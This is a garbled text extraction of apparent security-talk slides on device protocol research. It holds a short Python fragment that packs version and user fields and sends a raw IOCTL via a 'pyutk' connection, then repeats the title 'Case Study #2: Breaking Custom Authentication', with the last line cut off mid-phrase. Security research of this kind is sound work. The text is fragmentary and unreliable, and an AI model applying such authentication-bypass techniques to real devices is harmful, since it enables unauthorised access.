
raw_data += struct.pack("B", len(ver))
raw_data += ver

raw_data += struct.pack("B", len(user))
raw_data += user


resp = conn.av_ioctl(iotype, raw_data)
```

Send IOCTL
using pyutk


Case Study #2: Breaking Custom Authentication




Case Study #2: Breaking Custom Authentication




Case Study #2: Breaking Custom Authentication




Case Study #2: Breaking 